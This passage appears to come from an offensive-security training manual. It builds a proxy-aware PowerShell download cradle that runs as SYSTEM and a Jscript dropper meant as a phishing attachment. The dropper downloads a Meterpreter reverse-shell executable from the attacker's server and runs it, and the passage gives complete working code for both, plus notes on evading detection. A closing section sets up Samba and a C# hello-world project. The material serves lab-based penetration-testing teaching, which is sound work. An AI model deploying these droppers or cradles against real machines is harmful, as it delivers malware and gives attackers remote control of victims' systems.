However, the *HKEY\_USERS* registry hive always exists and contains the content of all user HKEY\_CURRENT\_USER registry hives split by their respective *SIDs*.<sup>184</sup>

<sup>183</sup> (Microsoft, 2017), <https://support.microsoft.com/en-us/help/819961/how-to-configure-client-proxy-server-settings-by-using-a-registry-file>



As part of our download cradle, we can use PowerShell to resolve a registry key. But the HKEY\_USERS registry hive is not automatically mapped. Nevertheless, we can map it with the *New-PSDrive*<sup>185</sup> cmdlet by specifying a name, the *PSProvider* as "Registry", and *Root* as "HKEY\_USERS".

---

```
New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS | Out-Null
```

---

*Listing 110 - Mapping HKEY\_USERS registry hive with PowerShell*

While we can now interact with and query the HKEY\_USERS hive, we must decide which user's hive we want to copy. The HKEY\_USERS hive contains the hives of all users on the computer, including SYSTEM and other local service accounts, which we want to avoid.

The registry hives are divided and named after the SIDs of existing users and there is a specific pattern. Any SID starting with "S-1-5-21-" is a user account exclusive of built-in accounts.<sup>186</sup>

To obtain a valid user hive, we can loop through all top level entries of the HKEY\_USERS until we find one with a matching SID. Once we find one, we can filter out the lower 10 characters leaving only the SID, while omitting the HKEY\_USERS string.

We can find all the top-level HKEY\_USERS with the *Get-ChildItem*<sup>187</sup> cmdlet and use a *ForEach* loop to find the first that contains a SID starting with "S-1-5-21-".

Once we find the first record, we'll save it in the *\$start* variable and exit the loop through the *break*<sup>188</sup> statement as displayed in Listing 111.

---

```
$keys = Get-ChildItem 'HKU:\'  
ForEach ($key in $keys) {if ($key.Name -like "*S-1-5-21-*") {$start =  
$key.Name.substring(10);break}}
```

---

*Listing 111 - Finding a user hive based on SID*

To fetch the content of the registry key, we'll use the *Get-ItemProperty*<sup>189</sup> cmdlet as shown in Listing 112.

*Get-ItemProperty* accepts the path (*-Path*) for the registry key, but since we manually mapped the HKEY\_USERS registry hive, we must specify it before the registry path and key we desire, eliminating the need to specify the "HKEY\_USERS" string.

---

```
$proxyAddr=(Get-ItemProperty -Path  
"HKU:$start\Software\Microsoft\Windows\CurrentVersion\Internet Settings\").ProxyServer
```

---

*Listing 112 - Fetching the proxy settings from registry key*

---

<sup>184</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers>

<sup>185</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-psdrive?view=powershell-6>

<sup>186</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids>

<sup>187</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem?view=powershell-6>

<sup>188</sup> (Microsoft, 2017), [https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_break?view=powershell-6](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_break?view=powershell-6)

<sup>189</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-itemproperty?view=powershell-6>

The code shown above gathers the proxy server IP address and network port from the registry and assigns it to the `$proxyAddr` variable. Now we must turn the contents of the variable into a proxy object that we can assign to our `Net.WebClient` object.

To do this, we'll create a new object from the `WebProxy`<sup>190</sup> class and assign it as the `DefaultWebProxy` that is built into all `Net.WebClient` objects. The constructor takes one argument, which is the URL and port of the proxy server, i.e.: the value we have just resolved from the registry.

```
$proxyAddr=(Get-ItemProperty -Path  
"HKU:$start\Software\Microsoft\Windows\CurrentVersion\Internet Settings\").ProxyServer  
[system.net.webrequest]::DefaultWebProxy = new-object  
System.Net.WebProxy("http://$proxyAddr")  
$wc = new-object system.net.WebClient  
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

*Listing 113 - Create and assign proxy object for the SYSTEM user*

Now we have all the pieces needed to create a proxy-aware PowerShell download cradle running in SYSTEM integrity. Let's assemble all the code segments into the code shown in Listing 114.

```
New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS | Out-Null  
$keys = Get-ChildItem 'HKU:\'  
ForEach ($key in $keys) {if ($key.Name -like "*S-1-5-21-*") {$start =  
$key.Name.substring(10);break}}  
$proxyAddr=(Get-ItemProperty -Path  
"HKU:$start\Software\Microsoft\Windows\CurrentVersion\Internet Settings\").ProxyServer  
[system.net.webrequest]::DefaultWebProxy = new-object  
System.Net.WebProxy("http://$proxyAddr")  
$wc = new-object system.net.WebClient  
$wc.DownloadString("http://192.168.119.120/run2.ps1")
```

*Listing 114 - Full code for SYSTEM integrity proxy aware download cradle*

Notice that we have changed the name of the PowerShell shellcode runner script from `run.ps1` to `run2.ps1` in the last line of the script since PowerShell may cache the file and affect our results.

---

*When running the complete code, be aware that mapping HKEY\_USERS will persist across reruns of the code so the PowerShell\_ISE prompt must be closed for the full code to run if previous incremental steps have been executed.*

---

Before executing the updated PowerShell script, we'll make a copy of the `run2.ps1` PowerShell shellcode runner in the Kali web root.

Once executed, the download cradle will now use the correct proxy server. We can observe this in the last entry of the Apache access logs:

```
kali@kali:~$ sudo tail /var/log/apache2/access.log  
...
```

<sup>190</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webproxy?view=netframework-4.8>



```
192.168.120.12 - - [09/Jun/2020:14:47:25 -0400] "GET /run2.ps1 HTTP/1.1" 304 182 "-"  
"-"
```

*Listing 115 - Apache access log entry after SYSTEM download cradle*

The HTTP request is routed through the proxy server and will allow our download cradle to call back to our C2 even when all traffic must go through the proxy.

Now our download cradle is versatile enough to handle communication through a proxy, even as SYSTEM.

### 3.7.3.1 Exercise

1. Recreate the steps in this section to obtain a HTTP request through the proxy.

## 3.8 Wrapping Up

In this module, we focused on exploiting the user's behavior and discussed how to craft convincing pretexts. We introduced client-side execution and discussed how malware can operate through Microsoft Office and PowerShell. We greatly improved our tradecraft to execute arbitrary Win32 APIs directly in memory from either VBA or PowerShell, and included network proxy support.

Gaining an initial shell on a client is a crucial first step. We'll discuss other techniques for this critical skill in later modules.

OS-91538 Joyce Cox

## 4 Client Side Code Execution With Windows Script Host

As discussed in the previous module, Microsoft Office VBA macros are an effective and popular way to gain client-side code execution. However, Javascript attachments are equally effective for this task, and have recently gained in popularity.<sup>191</sup>

In this module, we'll use the *Jscript*<sup>192</sup> file format to execute Javascript on Windows targets through the Windows Script Host.<sup>193</sup> Specifically, we will use these *Jscript droppers* to execute powerful client-side attacks.

---

*Examples of recent advanced Jscript-based malware strains include TrickBot<sup>194</sup> and Emotet,<sup>195</sup> both of which are under constant development.*

---

We'll begin with a simple dropper that opens a command prompt and gradually improve our attack by reflectively loading pre-compiled C# assembly to execute our shellcode runner completely in memory.

Let's begin with a foundational discussion about the JavaScript language.

### 4.1 Creating a Basic Dropper in Jscript

The primary client scripting language for web browsers is JavaScript, which is an interpreted language that is processed inside the browser and commonly works together with HTML and CSS to create most of the content on the World Wide Web. The functionality of JavaScript is based on the *ECMAScript*<sup>196</sup> standard.

Jscript is a dialect of JavaScript developed and owned by Microsoft that is used in Internet Explorer. It can also be executed outside the browser through the *Windows Script Host*,<sup>197</sup> which can execute scripts in a variety of languages.

When executed outside of a web browser, Jscript is not subject to any of the security restrictions enforced by a browser sandbox. This means we can use it as a client-side code execution vector without exploiting any vulnerabilities.

---

<sup>191</sup> (Sophos, 2019), <https://www.sophos.com/en-us/security-news-trends/security-trends/malicious-javascript.aspx>

<sup>192</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/JScript>

<sup>193</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wscript>

<sup>194</sup> (Bromium, 2019), <https://www.bromium.com/deobfuscating-ostap-trickbots-javascript-downloader/>

<sup>195</sup> (Security Soup, 2019), <https://security-soup.net/a-quick-look-at-emotets-updated-javascript-dropper/>

<sup>196</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/ECMAScript>

<sup>197</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Windows\\_Script\\_Host](https://en.wikipedia.org/wiki/Windows_Script_Host)

### 4.1.1 Execution of Jscript on Windows

In order to use a file type in a phishing attack, it must be easily executable. For this reason, some file types are better suited for phishing attacks than others. To demonstrate this, let's inspect PowerShell and Jscript files on our victim machine and see how they are handled by Windows.

In Windows, a file's format is identified by the file extension and not its actual content. Additionally, file extensions are often associated with default applications. To view these associations, we can navigate to *Settings > Apps > Default apps*, scroll to the bottom, and click on *Choose default apps by file type* as displayed in Figure 30.




Figure 30: Default apps by file type

Scrolling down the list, we notice that the default application for PowerShell scripting files (**.ps1**) is Notepad. This means that if we double-click on a PowerShell script, it will not be executed but instead will be opened for editing in Notepad. Because of this, even if we were able to convince the victim to double-click a PowerShell file, it would not be executed.

On the other hand, the default application for **.js** files is the Windows-Based Script Host. This means that if we double-click a **.js** file, the content will be executed.

As mentioned previously, executing Jscript outside the context of a web browser bypasses all security settings. This allows us to interact with the older *ActiveX*<sup>198</sup> technology and the Windows Script Host engine itself. Let's discuss what we can do with this combination.

As shown in the code in Listing 116, we can leverage ActiveX by invoking the *ActiveXObject*<sup>199</sup> constructor by supplying the name of the object. We can then use *WScript.Shell* to interact with the Windows Script Host Shell to execute external Windows applications. For example, we can instantiate a *Shell* object named "shell" from the *WScript.Shell* class through the *ActiveXObject* constructor to run *cmd.exe* through the *Run* command:

```
var shell = new ActiveXObject("WScript.Shell")
var res = shell.Run("cmd.exe");
```

Listing 116 - Jscript launching *cmd.exe* through ActiveX

After saving the code to a file with the *.js* extension and double-clicking it, the script is executed and launches a command prompt. The Windows Script Host itself exits as soon as the Jscript file is complete so we don't see it in Process Explorer.

In the next section, we'll build upon this to create a Jscript dropper that will execute a Meterpreter reverse shell.

#### 4.1.1.1 Exercises

1. Create a simple Jscript file that opens an application.
2. Look through the list of default applications related to file types. Are there any other interesting file types we could leverage?
3. The *.vbs* extension is also linked to the Windows Script Host format. Write a simple VBScript file to open an application.

#### 4.1.2 Jscript Meterpreter Dropper

Next, we'll expand our usage of Jscript to create a dropper that downloads a Meterpreter executable from our Kali Linux web server and executes it. This will require several components.

First, we'll use *msfvenom* to generate a 64-bit Meterpreter reverse HTTPS executable named **met.exe** and save it to our Kali web root. We'll also set up a Metasploit multi/handler to catch the session.

With our executable generated and our handler waiting, let's begin building our dropper code. We'll start with a simple HTTP GET request from Jscript.

To do that, we can use the *MSXML2.XMLHTTP* object, which is based on the Microsoft XML Core Services,<sup>200</sup> and its associated HTTP protocol parser. This object provides client-side protocol support to communicate with HTTP servers. Although it is not documented, it is present in all modern versions of Windows.

<sup>198</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/ActiveX>

<sup>199</sup> (Mozilla, 2019), [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Microsoft\\_Extensions/ActiveXObject](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Microsoft_Extensions/ActiveXObject)

<sup>200</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/MSXML>

As shown in Listing 117, we can use the *CreateObject* method of the Windows Script Host to instantiate the *MSXML2.XMLHTTP* object, and then use *Open* and *Send* methods to perform an HTTP GET request. The *Open* method takes three arguments. The first is the HTTP method, which in our case is GET. The second argument is the URL, and the third argument indicates that the request should be synchronous.

To summarize our code, we'll use the (*url*) variable to set the URL of the Meterpreter executable. Then we'll create a Windows Script *MSXML2.XMLHTTP* object and call the *Open* method on that object to specify a GET request along with the URL. Finally, we'll send the GET request to download the file.

```
var url = "http://192.168.119.120/met.exe"
var Object = WScript.CreateObject('MSXML2.XMLHTTP');

Object.Open('GET', url, false);
Object.Send();
```

Listing 117 - HTTP GET request from Jscript

Now that we have sent the HTTP GET request, we'll perform two actions. The first is to detect if the request was successful. This can be done by checking the *Status*<sup>201</sup> property of the *MSXML2.XMLHTTP* object and comparing it to the value "200", the HTTP *OK*<sup>202</sup> status code. We can do this with an *if* statement:

```
if (Object.Status == 200)
{
```

Listing 118 - Checking the HTTP status

After receiving a successful status, we'll create a *Stream*<sup>203</sup> object and copy the HTTP response into it for further processing. The *Stream* object is instantiated from *ADODB.Stream* through the *CreateObject* method.

```
var Stream = WScript.CreateObject('ADODB.Stream');
```

Listing 119 - Creating a Stream object

Next, we'll invoke *Open*<sup>204</sup> on the *Stream* object and begin editing the properties of the stream. First, we'll set the *Type*<sup>205</sup> property (*adTypeBinary*) to "1" to indicate we are using binary content.

Next, we'll call the *Write*<sup>206</sup> method to save the *ResponseBody*<sup>207</sup> (our Meterpreter executable) to the stream.

Finally, we'll reset the *Position*<sup>208</sup> property to "0" to instruct the *Stream* to point to the beginning of its content.

<sup>201</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms767625%28v%3dvs.85%29>

<sup>202</sup> (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/200>

<sup>203</sup> (W3Schools, 2019), [https://www.w3schools.com/asp/ado\\_ref\\_stream.asp](https://www.w3schools.com/asp/ado_ref_stream.asp)

<sup>204</sup> (W3Schools, 2019), [https://www.w3schools.com/asp/met\\_stream\\_open.asp](https://www.w3schools.com/asp/met_stream_open.asp)

<sup>205</sup> (W3Schools, 2019), [https://www.w3schools.com/asp/prop\\_stream\\_type.asp](https://www.w3schools.com/asp/prop_stream_type.asp)

<sup>206</sup> (W3Schools, 2019), [https://www.w3schools.com/asp/met\\_stream\\_write.asp](https://www.w3schools.com/asp/met_stream_write.asp)

<sup>207</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms753682%28v%3dvs.85%29>

<sup>208</sup> (W3Schools, 2019), [https://www.w3schools.com/asp/prop\\_stream\\_position.asp](https://www.w3schools.com/asp/prop_stream_position.asp)

```
Stream.Open();  
Stream.Type = 1; // adTypeBinary  
Stream.Write(Object.ResponseBody);  
Stream.Position = 0;
```

*Listing 120 - Writing the Stream object*

So far, we have sent a GET request for our **met.exe** file, and have validated that the request was successful. Next, we wrote the binary content to our ADODB stream. Now, with the content stored in the *Stream* object, we must create a file and write the binary content to it. As shown in Listing 121, we can use the *SaveToFile*<sup>209</sup> method.

This method takes two arguments: the first is the filename and second are the save options, *SaveOptionsEnum*. We'll set the filename to **met.exe** and set the *SaveOptionsEnum* to *adSaveCreateOverWrite*, with the numerical value of "2" to force a file overwrite. After we perform the *SaveToFile* action, we need to *Close*<sup>210</sup> the *Stream* object:

```
Stream.SaveToFile("met.exe", 2);  
Stream.Close();
```

*Listing 121 - Saving the Meterpreter executable to disk*

As a final step, we'll reuse the Windows Script Host Shell to execute the newly written Meterpreter executable.

```
var r = new ActiveXObject("WScript.Shell").Run("met.exe");
```

*Listing 122 - Running the Meterpreter executable*

The complete Jscript code to download and execute our Meterpreter shell is displayed below in Listing 123.

```
var url = "http://192.168.119.120/met.exe"  
var Object = WScript.CreateObject('MSXML2.XMLHTTP');  
  
Object.Open('GET', url, false);  
Object.Send();  
  
if (Object.Status == 200)  
{  
    var Stream = WScript.CreateObject('ADODB.Stream');  
  
    Stream.Open();  
    Stream.Type = 1;  
    Stream.Write(Object.ResponseBody);  
    Stream.Position = 0;  
  
    Stream.SaveToFile("met.exe", 2);  
    Stream.Close();  
}  
  
var r = new ActiveXObject("WScript.Shell").Run("met.exe");
```

*Listing 123 - Complete Jscript code to download and execute Meterpreter shell*

<sup>209</sup> (W3Schools, 2019), [https://www.w3schools.com/asp/met\\_stream\\_savetofile.asp](https://www.w3schools.com/asp/met_stream_savetofile.asp)

<sup>210</sup> (W3Schools, 2019), [https://www.w3schools.com/asp/met\\_stream\\_close.asp](https://www.w3schools.com/asp/met_stream_close.asp)

After saving this code as a `.js` file, all we need to do is double-click it to get a 64-bit shell from the victim's machine to our awaiting multi/handler listener.

Now that we've covered the basics of Jscript, we'll again expand our tradecraft to implement an in-memory shellcode runner. Sadly, there is no way to implement this directly in Jscript so we must rely on a second language.

#### 4.1.2.1 Exercises

1. Replicate the Jscript file from this section.
2. Modify the Jscript code to make it proxy-aware with the `setProxy`<sup>211</sup> method. You can use the Squid proxy server installed on the Windows 10 development machine.

## 4.2 Jscript and C#

To improve our Jscript tradecraft, and run our payload completely from memory, we'll again invoke Win32 APIs just as we did in the Microsoft Office module.

Previously, we used PowerShell for this. However, since PowerShell has been used for many years by both penetration testers and malware authors, security solution providers (Microsoft included) have tried to take steps against malicious use of it. In this module, we will instead leverage C# which has, until recently, not been in the spotlight. This could reduce our profile and may help avoid detection.

Since there's no known way to invoke the Win32 APIs directly from Jscript, we'll instead embed a compiled C# assembly in the Jscript file and execute it. This will give us the same capabilities as PowerShell since we will have comparable access to the .NET framework. This is a powerful technique that has recently gained a lot of attention and popularity.

Before we build this, let's cover some basics of the C# development environment (*Visual Studio*<sup>212</sup>), which is already installed on the Windows 10 development machine.

#### 4.2.1 Introduction to Visual Studio

There are two primary integrated development environments (IDE)<sup>213</sup> focused on developing and compiling C# applications: Mono<sup>214</sup> and Microsoft Visual Studio. In this course, we will leverage Visual Studio, but most (if not all) code examples will also compile with Mono.

Visual Studio is already installed on the Windows 10 development machine, but when it is reverted, all previously written code will be lost. To solve this issue, we'll create a Kali *Samba*<sup>215</sup> share for our code to save our code between system reverts.

To set up Samba on Kali, we'll install it with **apt**, make a backup of its configuration file (**smb.conf**), and create a fresh configuration file as shown in Listing 124.

---

<sup>211</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms760236%28v%3dvs.85%29>

<sup>212</sup> (Microsoft, 2019), <https://visualstudio.microsoft.com/>

<sup>213</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Integrated\\_development\\_environment](https://en.wikipedia.org/wiki/Integrated_development_environment)

<sup>214</sup> (Mono, 2019), <https://www.mono-project.com/docs/about-mono/languages/csharp/>

<sup>215</sup> (Samba, 2019), <https://www.samba.org/>

```
kali@kali:~$ sudo apt install samba
...
kali@kali:~$ sudo mv /etc/samba/smb.conf /etc/samba/smb.conf.old
kali@kali:~$ sudo nano /etc/samba/smb.conf
```

*Listing 124 - Installing Samba on Kali Linux*

We'll create the new simple SMB configuration file with the contents given in Listing 125. If we choose to use a different user account, we can simply alter the path variable:

```
[visualstudio]
path = /home/kali/data
browseable = yes
read only = no
```

*Listing 125 - New content of smb.conf*

Next, we need to create a samba user that can access the share and then start the required services as shown below:

```
kali@kali:~$ sudo smbpasswd -a kali
New SMB password:
Retype new SMB password:
Added user kali.

kali@kali:~$ sudo systemctl start smbd

kali@kali:~$ sudo systemctl start nmbd
```

*Listing 126 - Creating SMB user and starting services*

Finally, we'll create the shared folder and open up the permissions for Visual Studio:

```
kali@kali:~$ mkdir /home/kali/data

kali@kali:~$ chmod -R 777 /home/kali/data
```

*Listing 127 - Creating the shared folder and setting permissions*

With everything set up, we'll turn to our Windows 10 development machine. First, we'll open the new share in File Explorer (\\192.168.119.120 in our case). When prompted, we'll enter the username and password of the newly created SMB user and select the option to store the credentials.

Now that our environment is set up, let's create a new "Hello World" project. We'll launch Visual Studio from the taskbar and choose *Create a new project* from the splash screen.

Next, we'll set the *Language* drop down menu to C# and select *Console App (.NET Framework)* as shown in Figure 31.






Figure 31: Selecting a C# Console App

After selecting the project type and clicking next, we must set the *Location* of the project. In our case, we'll use the **visualstudio** folder on our network share. For the remaining options, we'll accept the default values and click *Create*. It may take some time to create the project.

Once Visual Studio opens, we'll find that we've created both a *solution* and a project. The solution is a parent unit that may contain multiple projects.

Let's take a moment to examine the basic workspace configuration. The first window to make note of is the *Solution Explorer* on the far right side, which can be thought of as the file and property explorer for the solution's contents. Here we can see the source code file related to the current project, which in our case is named **Program.cs** as highlighted in Figure 32.




Figure 32: Using Solution Explorer

On the left side of the workspace, we can inspect the contents of the file selected in the Solution Explorer. By default, this view will show the contents of **Program.cs**. The code for a typical C# console application is shown in Listing 128.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace ConsoleApp1
{
    class Program
    {
        static void Main(string[] args)
        {
        }
    }
}
```

Listing 128 - Default program stub for a C# console application

Let's highlight significant parts of the code. As shown in Listing 128, the first five lines contain *using* statements. These statements import the codebase from the .NET framework. Next, the *Main* method defines the entry point of our application when it is compiled.

Let's add a line of code inside the *Main* method to create our simple application. We will use the *Console.WriteLine*<sup>216</sup> method to print some text to the console when the application is executed.


```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
```

<sup>216</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.console.writeline?view=netframework-4.8>


```
namespace ConsoleApp1
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello World");
        }
    }
}
```

